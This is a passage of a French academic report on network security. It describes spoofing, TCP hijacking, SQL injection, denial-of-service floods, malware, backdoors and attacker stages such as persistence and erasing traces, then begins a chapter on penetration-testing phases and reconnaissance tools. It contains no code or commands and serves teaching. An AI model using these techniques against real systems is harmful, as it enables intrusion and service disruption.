


Figure I.8: ID DNS Spoofing.

3. **ARP Spoofing :** Cette attaque consiste à rediriger le trafic d'une machine vers une autre. Grâce à cette redirection, une personne mal intentionnée peut se faire passer pour une autre.

De plus, le pirate peut rerouter les paquets qu'il reçoit vers le véritable destinataire, ainsi l'utilisateur usurpé ne se rendra compte de rien. La finalité est la même que l'IP spoofing, mais ARP Spoofing (ARP Redirect) travaille au niveau de la couche liaison de données.




Figure I.9 : Attaque ARP spoofing

4. **TCP Session Hijacking:** Cette attaque consiste à rediriger un flux TCP afin de pouvoir outrepasser une protection par mot de passe. Ainsi le contrôle d'authentification s'effectuant uniquement à l'ouverture de la session, un pirate réussissant cette attaque parviendra à prendre possession de la connexion pendant toute la durée de la session. Dans un premier temps, le pirate doit écouter le réseau, puis lorsqu'il estime que l'authentification a pu se produire (délai de n secondes par exemple), il désynchronisera la session entre l'utilisateur et le serveur. Pour ce faire, il construit un paquet avec, comme adresse IP source, celle de la machine de l'utilisateur et le numéro d'acquittement TCP attendu par le serveur. En plus de désynchroniser la connexion TCP, ce paquet permettra au pirate d'injecter une commande via la session préalablement établie. **[12]**

5. **Port scanning**

Elle consiste à préciser quels ports sont ouverts afin de déterminer vulnérabilités du système. Le firewall va, dans tous les cas bloquer ces scans en annonçant le port comme fermé.

B. Les attaques applicatives

Les attaques applicatives se basent sur des failles dans les programmes utilisés, ou encore des erreurs de configuration. Toutefois, il est possible de classifier ces attaques selon leur provenance :

1. **Les problèmes de configuration :** En général, les administrateurs réseau se contentent d'utiliser les configurations par défaut. Celles-ci sont souvent non sécurisées afin de faciliter l'exploitation du logiciel. De plus, des erreurs peuvent apparaître lors de la configuration d'un logiciel. Une mauvaise configuration d'un serveur peut entraîner l'accès à des fichiers importants ou mettre en jeu l'intégrité du système d'exploitation.
2. **Les scripts** : Les scripts s'exécutent sur un serveur qui renvoie les résultats de ces derniers au client. Cependant, lorsqu'ils sont dynamiques ils utilisent des entrées saisies par un utilisateur. Des failles peuvent apparaître si les entrées ne sont pas correctement contrôlées. L'exemple classique est l'exploitation de fichier à distance, tel que l'affichage du fichier mot de passe du système en remontant l'arborescence depuis le répertoire web.




Figure I.10 : Attaque par script.

3. **Les injections SQL :** Tout comme les attaques de scripts, les injections SQL profitent de paramètres d'entrée non vérifiés. Le but des injections SQL est d'injecter du code SQL dans une requête de base de données. Ainsi, il est possible de récupérer des informations se trouvant dans la base (exemple : des mots de passe) ou encore de détruire des données. **[13]**




Figure I.11 : Injection SQL.

4. **Man in the middle** : Cette attaque permet de détourner le trafic entre deux stations. Imaginons un client communiquant avec un serveur. Un pirate peut détourner le trafic du client en faisant passer les requêtes du client vers le serveur par sa machine, puis transmettre les requêtes de sa machine vers le serveur. Et inversement pour les réponses du serveur vers le client. Totalement transparente pour le client, la machine du pirate joue le rôle de proxy. Il accédera ainsi à toutes les communications et pourra en obtenir les informations sans que l'utilisateur s'en rende compte.




Figure I.12: Attaque Man in the middle.

5. **Le Déni de service :** Le déni de service est une attaque visant à rendre indisponible un service. Ceci peut s'effectuer de plusieurs manières, par le biais d'une surcharge réseau rendant ainsi la machine totalement injoignable, ou bien de manière applicative en crashant l'application à distance. Grâce à quelques instructions malicieuses et suite à une erreur de

programmation, une personne mal intentionnée peut rendre indisponible un service (serveur web, serveur de messagerie) voire un système complet. Voici quelques attaques réseaux permettant de rendre indisponible un service :

- ✓ **SYN Flooding :** Le principe est de laisser un grand nombre de connexions TCP en attente. Le pirate envoie de nombreuses demandes de connexion (SYN), reçoit les SYN-ACK mais ne répond jamais avec ACK. Les connexions en cours occupent des ressources mémoire ce qui va entraîner une saturation et l'effondrement du système.




Figure I.13 : SYN flooding

- ✓ **UDP Flooding:** Le trafic UDP est prioritaire sur TCP. Le but est donc d'envoyer un grand nombre de paquets UDP, ce qui va occuper toute la bande passante et ainsi rendre indisponible toutes les connexions TCP.




Figure I.14 : UDP flooding.

- ✓ **Smurfling** : Le pirate fait des requêtes ICMP ECHO à des adresses de broadcast en spoofant l'adresse source (en indiquant l'adresse de la machine cible). Cette machine cible va recevoir un nombre énorme de réponses, car toutes les machines vont lui répondre, et ainsi utiliser toute sa bande passante. **[14]**




Figure I.15 : Smurfling.

- ✓ **Ping de la mort :** Le Ping de la mort consiste à envoyer une suite de fragments d'une requête de type écho ICMP. Une fois à nouveau assemblés par la pile IP/TCP du système cible, ces fragments forment un paquet d'une taille supérieure à la taille maximale autorisée (65 507 octets) et peuvent faire déborder les variables internes, provoquant un comportement anormal du système. Plus aucun système récent n'est vulnérable à ce type d'attaque.

6. **Déni de service distribué (DDoS) :** Le but de DDoS est de reproduire une attaque normale à grande échelle. Pour ce faire, le pirate va tenter de se rendre maître d'un nombre important de machines. Grâce à des failles il va pouvoir prendre le contrôle de machines à distance et

ainsi pouvoir les commander à sa guise. Une fois ceci effectué, il ne reste plus qu'à donner l'ordre d'attaquer à toutes les machines en même temps, de manière à ce que l'attaque soit reproduite à des milliers d'exemplaires. Ainsi, une simple attaque comme un SYN Flooding pourra rendre une machine ou un réseau totalement inaccessible.

7. Attaques de mots de passe : Il existe des moyens permettant au pirate d'obtenir les mots de passe des utilisateurs :

- **les keyloggers :** ou enregistreurs de touches, sont des logiciels lorsqu'ils sont installés sur le poste de l'utilisateur permettent d'enregistrer les frappes de claviers saisies par l'utilisateur.

- **l'ingénierie sociale :** consiste à exploiter la naïveté des individus pour obtenir des informations. Un pirate peut ainsi obtenir le mot de passe d'un individu en se faisant passer pour un administrateur du réseau ou bien à l'inverse appeler l'équipe de support en demandant de réinitialiser le mot de passe en prétextant un caractère d'urgence.

- **l'espionnage :** représente la plus vieille des méthodes. Il suffit en effet parfois à un pirate d'observer les papiers autour de l'écran de l'utilisateur ou sous le clavier afin d'obtenir le mot de passe. Par ailleurs, si le pirate fait partie de l'entourage de la victime, un simple coup d'œil par-dessus son épaule lors de la saisie du mot de passe peut lui permettre de le voir ou de le deviner.

8. Les virus : Un virus informatique est un programme doté des propriétés, infection, multiplication et possession d'une fonction nocive. La fonction d'infection permet au virus de s'introduire dans des programmes et données utilisant un langage de script. Lors de l'accès à ces derniers, le code du virus s'exécutera de façon d'abord silencieuse (phase de multiplication pendant laquelle il infectera d'autres fichiers) puis visible (activation de la fonction nocive). Cette dernière pourra être déclenchée par des facteurs très variables selon le virus (au bout de n réplications, à une date fixe, lors de l'exécution de certaines tâches précises…). Elle peut se limiter à l'affichage d'un message agaçant ou conduire à des perturbations graves de l'ordinateur (ralentissement du fonctionnement, effacement ou corruption de fichiers, formatage du disque dur...). **[15]**

9. Le cheval de Troie : Initialement un cheval de Troie (Trojan horse) désignait un programme se présentant comme un programme normal destiné à remplir une tâche donnée, voire ayant parfois un nom connu (en quelque sorte déguisé sous une fausse apparence) mais qui, une fois

installé exerçait une action nocive totalement différente de sa fonction officielle. Actuellement le terme désigne à peu près tout programme qui s'installe de façon frauduleuse (souvent par le biais d'un mail ou d'une page web piégés) pour remplir une tâche hostile à l'insu de l'utilisateur. Les fonctions nocives peuvent être l'espionnage de l'ordinateur, l'envoi massif de spams, l'ouverture d'un accès pour un pirate. **[15]**

10. Un ver : Un ver (worm) est un logiciel malveillant qui se reproduit sur plusieurs ordinateurs en utilisant un réseau informatique. Contrairement à un virus informatique, un ver n'a pas besoin d'un programme hôte pour se reproduire, il exploite les différentes ressources de l'ordinateur qui l'héberge pour assurer sa reproduction. L'objectif du ver est d'espionner l'ordinateur où il se trouve, offrir une porte dérobée à des pirates informatiques, détruire les données de l'ordinateur infecté et envoyer de multiples requêtes vers un serveur internet dans le but de le saturer (déni de service). Il a pour effet le ralentissement de la machine infectée.

11. Hameçonnage : L'hameçonnage (phishing) est une technique utilisée par des fraudeurs pour obtenir des renseignements personnels dans le but de perpétrer une usurpation d'identité. Elle repose sur l'ingénierie sociale consiste à faire croire à la victime qu'elle s'adresse à un tiers de confiance afin de lui soutirer des renseignements personnels comme numéro de carte de crédit, date de naissance. L'hameçonnage peut se faire par courrier électronique, par des sites Web falsifiés ou autres moyens électroniques.

12. Les portes dérobées : Une porte dérobée (backdoor) peut être introduite soit par le développeur du logiciel ou un pirate informatique. La personne connaissant la porte dérobée peut l'utiliser pour surveiller les activités du logiciel, voire en prendre le contrôle par contournement de l'authentification. Parmi les motivations amenant les développeurs de logiciel à créer des portes dérobées, il y a :

- l'intérêt pratique d'un accès facile et toujours ouvert au logiciel pour pouvoir mener efficacement les actions de maintenance.
- la possibilité de désactiver secrètement le logiciel en cas de désaccord avec son client (non-paiement de licence).

Parmi les motivations amenant les pirates informatiques à installer une porte dérobée :

- La possibilité de surveiller ce que fait l'utilisateur légitime et de copier ou détruire des données ayant une valeur (mots de passe, clé privée pour déchiffrer des messages privés, coordonnées bancaires, secrets commerciaux).

- La possibilité de prendre le contrôle d'un ordinateur et de pouvoir l'utiliser pour mener des actions malfaisantes (envoi de courriels notamment pour l'hameçonnage, de virus informatiques, déni de service).
- Le contrôle d'un vaste réseau d'ordinateurs, qui peut être utilisé pour du chantage au déni de service distribué (DDoS), ou revendu à des criminels.

I.7. Les acteurs de la sécurité réseau [16]

I.7. 1. Hacker ou débrouillard

Le hacker est avant tout un débrouillard en informatique. On entend par là, quelqu'un qui s'acharne à atteindre un but, à résoudre un problème, la plupart du temps sans l'aide de personne. Originaire du mode Unix, il maitrise ce système et arrive à en faire à peu près ce qu'il en veut. De par ses compétences système et réseaux, il est le mieux placé, pour sécuriser ou pénétrer un système.

Les hackers peuvent être répartis en trois catégories :

1. **Black hat :** ceux sont « les méchants ». Ce sont des hackers qui pénètrent un système ou un réseau, dans un but mal intentionné.
2. **White hat :** ceux sont « les gentils ». Ce sont aussi des hackers, mais ils pénètrent les réseaux dans un but d'apprentissage ou d'audit, en étant autorisé ou invité par la victime. Les hackers aiment se situer dans cette catégorie.
3. **Grey hat :** comme on peut le supposé tout n'est pas noir et tout n'est pas blanc. Le terme de grey hat est donc apparu. Il y a les Grey hat qui n'enfreignent pas la loi, mais sont prêts à publier des informations qui permettront d'exploiter une faille de sécurité.

I.7. 2. Cracker

Le cracker ou casseur de code de programme, cette dénomination est employée à tord par les journalistes à sensations, pour nommer les personnes qui pénètrent les systèmes informatiques avec des mauvaises intentions. En fait, les crackers sont des personnes qui recherchent des failles, dans les protections de logiciels commerciaux. Ils sont capables de lire le langage machine, et de produire un patch ou correctif, qui permet de contourner la protection du logiciel. Ce patch est aussi appelé crack, d'où l'origine de leurs noms.

I.7. 3. Phreaker

Le phreaker ou pirate des systèmes téléphoniques, c'est un individu possédant des solides connaissances en téléphonie. C'est une variante de hackers, spécialisé dans les téléphones et les

systèmes téléphoniques, tels que les PABX ou commutateurs. Sa motivation est d'échapper à la facturation téléphonique.

I.7.4.Le développeur de virus

Autrefois une communauté de passionnés d'informatique, qui avait pour but que de créer des programmes autonomes imitant les vies primitive, tels que les virus. Comme ces derniers, ces programmes se nourrissent et procréent à l'insu d'un hôte, ici sous forme de fichiers informatiques. Cette communauté produit des virus inoffensifs, ou plutôt des virus ne possédant pas de code destructif. Ces personnes ne se cachent pas. Malheureusement les programmes qu'elle a développés, ont été repris par des personnes malintentionnées, qui y ont ajouté du code destructif. Avec ce dernier elles peuvent, détruire la table d'allocation des fichiers, formater le disque dur ou même endommager la machine victime. Maintenant les virus représentent la principale source de problèmes pour les entreprises et les particuliers.

I.8 Objectifs des hackers

Les objectifs et les motivations des hackers sont multiple et selon chaque individu sont :

- Vérification de la sécurité d'un système
- curiosité occasionnelle par des utilisateurs (internes ou externes)
- Espionnage industriel ou militaire
- L'attirance de l'interdit
- Le désir d'argent (voler un système bancaire par exemple)
- Le besoin de renommer (impressionner des amis)
- L'envie de nuire
- Pour apprendre
- Etc.

I.9. Politique des hackers

« Se connaitre soit même et connaitre son adversaire permet de remporter toutes les batailles ». **[Proverbe Japonais]**

Dans le cas de la sécurité informatique, la meilleure manière de protéger son système informatique et de connaitre les outils de sécurité et connaitre aussi comment procèdent les hackers afin de remédier la vulnérabilité du système.

La politique des hackers est : **[3]**

I.9.1. Reconnaissance du système

Avant qu'un hacker ne s'introduit dans le système informatique, il cherche dans un premier temps les failles c'est-à-dire, des vulnérabilités visibles à la sécurité du système : dans les protocoles, les systèmes d'exploitation, les applications, ou même le personnel d'une organisation. Pour cela, il utilise plusieurs moyens :

1. Reconnaissance passive
2. Reconnaissance active

I.9.2. exploitation du système

Une fois le hacker a localisé les applications vulnérables, il exploite ensuite leurs faiblesses. L'intrus cherche à gagner un succès au réseau cible en laçant diverses attaques.

I.9.3. préservation d'accès

Les attaquants installent des portes dérobées pour pouvoir retourner facilement aux systèmes compromis. Par exemple, ils créent de nouveaux comptes et les utilisent lors des prochains accès. Cette procédure est facilement détectable si un administrateur vérifie constamment l'intégrité des fichiers.

I.9.4. effacement des traces

Une fois la porte dérobée est crée, l'attaquant cherche aussitôt à effacer ses traces. Il essaie de restituer les mêmes propriétés des fichiers (date de création, de modification, dernière utilisation, etc..) pour garder la même signature, ceci force les administrateurs à enregistrer les évènements sur des machines distinguées pour mieux protéger les fichiers de sécurité.

Conclusion

Le but de ce chapitre I a été pour donner un aperçu des motivations éventuelles des pirates, de donner une idée de leur façon de procéder, les types d'attaques qu'ils mènent, et ça après avoir donné des généralités sur les réseaux. Le prochain chapitre (chapitre 2) sera consacré aux bases des tests d'intrusion.

Chapitre II : les bases de testes d'intrusions

1. Introduction

Les tests d'intrusion sont un sujet récurrent de la sécurité informatique, ils existent en théorie depuis toujours mais ne cessent en fait d'évoluer, en fonction des nouvelles familles de vulnérabilités, mais aussi en fonction des modes. Ils sont maintenant bien entrés dans les mœurs, aussi bien du côté des prestataires en sécurité informatique que des clients. Cependant, et même si tout le monde en propose désormais, il existe différents types de tests et également plusieurs niveaux de tests, avec des qualités très variables. Nous allons étudier dans ce chapitre les différentes phases d'un test d'intrusion et les bases de metasploit.

II.1. Tests d'intrusion [17]

II.1.1. Définition

Les tests d'intrusion constituent une tentative autorisée de simuler les activités d'un pirate qui veut s'approprier des ressources qui ne sont pas les siennes, ou nuire au bon fonctionnement d'un système d'informations, par exemple en le rendant indisponible.

Ces tests permettent d'avoir une image claire de la sécurité globale d'une entreprise ou d'un accès Internet chez un particulier. Ils correspondent à des attaques simulées d'un réseau. Ils permettent de tester la robustesse de la sécurité, d'apprécier l'efficacité des mécanismes mis en œuvre. Il est ainsi possible de savoir si les mécanismes mis en place permettent de stopper ou non un attaquant malintentionné.

Les tests d'intrusion ne peuvent pas se réduire à la simple utilisation d'un logiciel de détection automatique de vulnérabilités par balayage. Ils sont bien plus, en particulier ils nécessitent l'intervention d'une équipe de professionnels compétents qui eux vont identifier et qualifier les failles de manière plus réfléchie et auront à l'esprit les conséquences des tests qu'ils effectueront. Néanmoins, les scanners de vulnérabilité présentent un certain intérêt dans leur caractère automatique mais ils ne suffisent pas à eux seuls à obtenir une bonne détermination des failles de vulnérabilité que présente un réseau.

II.1.2. Stratégie de tests

Il existe plusieurs stratégies de tests :

- **Les tests externes :** qui correspondent à un examen des services disponibles via Internet.
- **Les tests internes :** qui exploitent les failles de vulnérabilité qui pourraient être disponibles à un attaquant en provenance d'Internet ayant réussi à s'introduire dans le réseau ou à un employé malveillant.

Les méthodes et techniques utilisées dans les tests internes ou externes sont identiques. La seule différence notable est l'étendue des connaissances relatives au réseau, en possession des attaquants**.** Pour simuler ce degré de connaissance du système, les tests d'intrusion peuvent se faire de plusieurs façons :

- ***Test en aveugle :*** les équipes en charge du test ont un accès limité aux renseignements relatifs à la configuration du système d'information
- ***Test en double aveugle :*** seule la personne qui est à l'initiative du test est au courant, la personne en charge de la sécurité ne l'est pas.

❖ **Test ciblé** : l'équipe de sécurité est au courant et a des connaissances sur le réseau et sur la cible visée.

II.2 Les différentes phases du PTES (penetration testing executing standard)[18]

Il est également important de comprendre l'ordre des étapes. En effet, le résultat ou la sortie d'une étape est utilisé dans la suivante. Il ne suffit donc pas d'exécuter simplement les outils de sécurité décrits dans ce chapitre. Il est vital de comprendre l'ordre dans lequel ils sont utilisés pour réaliser un test d'intrusion complet et réaliste.




Figure II.1 : représentation de teste d'intrusion

II.2. 1. Phase de pré-engagement

Cette réunion d'initialisation, permet de :

❖ donner une vision claire de la procédure des opérations

❖ poser les limites sur l'étendue du test

- Établir la portée (nombre de machines, liste des serveurs, répartition géographique)
- Les méthodes d'attaque sont aussi soumises, par exemple, le fait d'avoir le droit ou non d'utiliser les techniques d'ingénierie sociales sur les employés, et si oui, par quels vecteurs ?
- Établir la durée et l'échéancier
- Établir les intervenants (en cas d'urgence, communication lors du test).

II.2.2 Phase de reconnaissance (Collecte de renseignements)

Cette phase consiste à cueillir des informations sur l'organisation et les éventuelles vulnérabilités de son système d'informations. Elle se divise en deux parties :

1. **Collecte d'information passive (foot printing)** : en collectons des informations passivement et indirectement, nous pouvons découvrir des informations sur nos cibles sans toucher leurs systèmes. Nous pouvons identifier l'architecture et les responsables du réseau et même savoir quel type du système d'exploitation et quel type du serveur web est utilisé sur le réseau cible.

Type d'information	Outils
IP, Serveur DNS	**Whois, netcraft…**
Adresse courriel	**Google, the Harvester, Face book…**
Nom d'usager	**Google, méta données**
Site web	**Google**

